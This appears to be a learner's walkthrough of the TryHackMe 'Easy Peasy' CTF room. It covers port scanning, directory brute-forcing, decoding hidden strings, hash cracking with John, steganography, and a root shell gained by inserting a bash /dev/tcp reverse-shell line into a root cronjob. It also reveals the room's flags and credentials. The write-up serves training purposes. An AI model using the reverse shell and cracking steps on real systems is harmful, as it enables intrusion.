

TRYHACKME

<https://tryhackme.com/room/easypeasyctf>

Walkthrough by prachitabhoir1

1. Introduction

Practice using tools such as Nmap and GoBuster to locate a hidden directory to get initial access to a vulnerable machine. Then escalate your privileges through a vulnerable cronjob.

2. LabSetup


Connected My Kali Linux to Tryhackme vpn via OpenVpn

3. Tools Used

- Nmap for network enumeration
- Gobuster for finding hidden directories/ website enumeration
- Stegseek for steganography
- John the Ripper for decoding hashes
- SSH to access the target machine

4. Task 1 — Enumeration

1. nmap (target ip)




```
Player
$ nmap 10.49.172.162
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 15:25 +0530
Nmap scan report for 10.49.172.162
Host is up (0.013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

2. But we need open ports information so, scanning all the ports

nmap (target ip) -p-



```
SYN Stealth Scan Timing: About 97.73% done; ETC: 15:52 (0:00:30 re
Nmap scan report for 10.49.172.162
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
6498/tcp  open  unknown
65524/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1340.01 seconds

(kali@kali)~$
```

3. Find out more about these 3 open ports

```
(kali㉿kali)-[~]
└─$ nmap 10.49.172.162 -p 80 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 15:54 +0530
Nmap scan report for 10.49.172.162
Host is up (0.011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds

(kali㉿kali)-[~]
└─$ nmap 10.49.172.162 -p 65524 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 15:55 +0530
Nmap scan report for 10.49.172.162
Host is up (0.028s latency).

PORT      STATE SERVICE VERSION
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.10 seconds

(kali㉿kali)-[~]
```

Found out their respective versions using
-sV command for each port.

Task 1 answer 2&3 – found version of nginx and apache running on highest port.

5. Task 2 — Finding Flag 1

- Using gobuster to find out hidden directories in target ip webpage.
- Found : hidden, robot.txt (suspicious directories)

```
kali@kali: ~
Session Actions Edit View Help
└─$ gobuster dir -u http://10.49.172.162 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.172.162
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

hidden (Status: 301) [Size: 169] [→ http://10.49.172.162/hidden/]
index.html (Status: 200) [Size: 612]
robots.txt (Status: 200) [Size: 43]
Progress: 4613 / 4613 (100.00%)

Finished

(kali㉿kali)-[~]
└─$
```

- <http://10.49.172.162/hidden>



- View source page for further clues.
- Didn't find any clue
- So using gobuster on <http://10.49.172.162/hidden>

```
(kali@kali)-[~]
$ gobuster dir -u http://10.49.172.162/hidden -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.172.162/hidden
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 390]
whatever (Status: 301) [Size: 169] [→ http://10.49.172.162/hidden/whatever/]
Progress: 4613 / 4613 (100.00%)


Finished

(kali@kali)-[~]
$ echo ZmxhZ3tmMXJzN19mbDRnfQ== | base64 -d
flag{f1rs7_fl4g}
```

- Found hidden directory : whatever
- Accessing it with url



- Normal image: so view page source




```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>dead end</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 <center>
18 <p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
19 </center>
20 </body>
21 </html>
22

```

- Found out a hidden value, supposing its base64.



Last build: 9 days ago

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

ZmxhZ3tmMXJzN19mbDRnfQ==<

Output

flag{f1rs7_fl4g}

6. Task

- Gobuster another port which is 65524 for further enumeration.

```
(kali@kali)-[~/Downloads]
$ gobuster dir -u http://10.49.172.162:65524 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.49.172.162:65524
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 281]
.hta (Status: 403) [Size: 281]
.htpasswd (Status: 403) [Size: 281]
index.html (Status: 200) [Size: 10818]
robots.txt (Status: 200) [Size: 153]
server-status (Status: 403) [Size: 281]
Progress: 4613 / 4613 (100.00%)


Finished
```

- Suspicious robot.txt, so accessing it.




```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

- Decoding the hash : Task 2 answer 2 – Flag 2



7. Crac

-
- We easily found the 3rd Flag.



8. Finding the Hidden Directory

- View page source of Apache
- We found a code

```

}
</style>
</head>
<body>
  <div class="main_page">
    <div class="page_header floating_element">
      
      <span class="floating_element">
        Apache 2 It Works For Me
      </span>
    <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
    </div>
    <!--
      <div class="table_of_contents floating_element">
        <div class="section_header section_header_grey">
          TABLE OF CONTENTS
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#about">About</a>
        </div>
      </div>
    </div>
  </div>
</body>
</html>

```

- Finding hidden directory by Base62
- **Answer : /nothing3ls3m4tt3r**

Recipe

From Base62


Alphabet
0-9A-Za-z

Input
ObsJmP173N2X6dOrAgEAL0Vu


abc 24 1

9. Finding password :

- Using the hidden directory



- View page source and found out hash value and an image



- Found out the

```

Loaded 1 password hash (cryptoSafe [AES-256-CBC])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-08-15 16:34) 0g/s 514000p/s 514000c/s 514000C/s 123456..sunshine
Session completed.

(kali@kali)-[~/Downloads]
$ john --wordlist=easypeasy_1596838725703.txt --format=gost ../hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2026-08-15 16:38) 100.0g/s 409600p/s 409600c/s 409600C/s mypasswordforthatjob..flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Downloads]
$

```

10. Finding the username and password for ssh login:

- Downloaded the binarycodepixbay.jpg image from the hidden directory above and named it Untitled.jpeg.
- Using stegseek tool performed steganography with the easy_peasy task file.

```

(kali@kali)-[~/Downloads]
$ ls
ap-south-1-prachitabhoir1-regular.ovpn  easypeasy_1596838725703.txt  Untitled.jpeg

(kali@kali)-[~/Downloads]
$ stegseek Untitled.jpeg easypeasy_1596838725703.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "mypasswordforthatjob"
[i] Original filename: "secrettext.txt".
[i] Extracting to "Untitled.jpeg.out".

(kali@kali)-[~/Downloads]
$ cat Untitled.jpeg.out
username:boring
password:
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100101 01100100 01101101 0
1111 01110010 01100100 01101100 01101111 01100010 01101001 01101110 01100001 01110010 01111001

```

- Extracted a secrettext.txt file which after reading has our Username and pass in binary.



```

Input
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100101 01100100 01101101 0
01101101 01111001 01110000 01110001 01110011 01110011 01110111 01101111 01110010 01110010
01101100 01101111 01100010 01101001 01101110 01100001 01110010 01111001

Output
username:boring
password:
iconvertedmypasswordtobinary

```

11. Finding User flag

- Using ssh login details enter into target machine via open ssh port 6498.


```

Hashes.com
(kali@kali)-[~/Downloads]
$ ssh boring@10.49.172.162 -p 6498
The authenticity of host '[10.49.172.162]:6498 ([10.49.172.162]:6498)' can't be established.
ED25519 key fingerprint is: SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.49.172.162]:6498' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
*****
** This connection are monitored by government official **
** Please disconnect if you are not authorized **
** A lawsuit will be filed against you if the law is not followed **
*****
boring@10.49.172.162's password:
Permission denied, please try again.
boring@10.49.172.162's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfa0ez4y}

```

- Found out a flag value in user.txt file.
- Decoded it with ROT13

```

synt{a0jvgf33zfa0ez4y}

ABC 22 1

Output
flag{n0wits33msn0rm4l}

```

12 . Finding Root Flag

- Using Linux Enumeration found out “ root .mysecretcronjob.sh”
- Next created a reverse shell, making the target machine connect back to Kali machine over TCP to interact with its Bash terminal remotely.

```

(kali@kali)-[~/Downloads]
$ nc -nvlp 1337
listening on [any] 1337 ...
^C

(kali@kali)-[~/Downloads]
$ nc -nvlp 1337
listening on [any] 1337 ...

### SCAN COMPLETE #####
boring@kral4-PC:/tmp$ cd /var/www/
boring@kral4-PC:/var/www$ cat ^C
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/var/www$ nano .mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
/bin/bash -i >8 /dev/tcp/192.168.1.150/1337 0>81
boring@kral4-PC:/var/www$

```

- After gaining the root shell, I navigated to /root, listed the files, and found the hidden .root.txt file containing the final root flag.

```

(kali@kali)-[~/Downloads]
$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.140.17] from (UNKNOWN) [10.49.172.162] 53062
bash: cannot set terminal process group (2402): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www# whoami
whoami
root
root@kral4-PC:/var/www# cd /root
cd /root
root@kral4-PC:~# ls -all
ls -all
total 40
drwx----- 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw----- 1 root root 2 Aug 15 05:34 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwx----- 2 root root 4096 Jun 13 2020 .cache
drwx----- 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
root@kral4-PC:~#
root@kral4-PC:~# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
root@kral4-PC:~#

```

Completing the Easy Peasy room was a great learning experience for me. I got hands-on with tools like Nmap, Gobuster, John the Ripper, Stegseek, CyberChef, and LinEnum, along with techniques like source-code analysis, hash cracking, SSH, enumeration, and reverse shells.

It helped me understand how different tools and techniques come together during a real CTF, and gave me more confidence in my cybersecurity journey.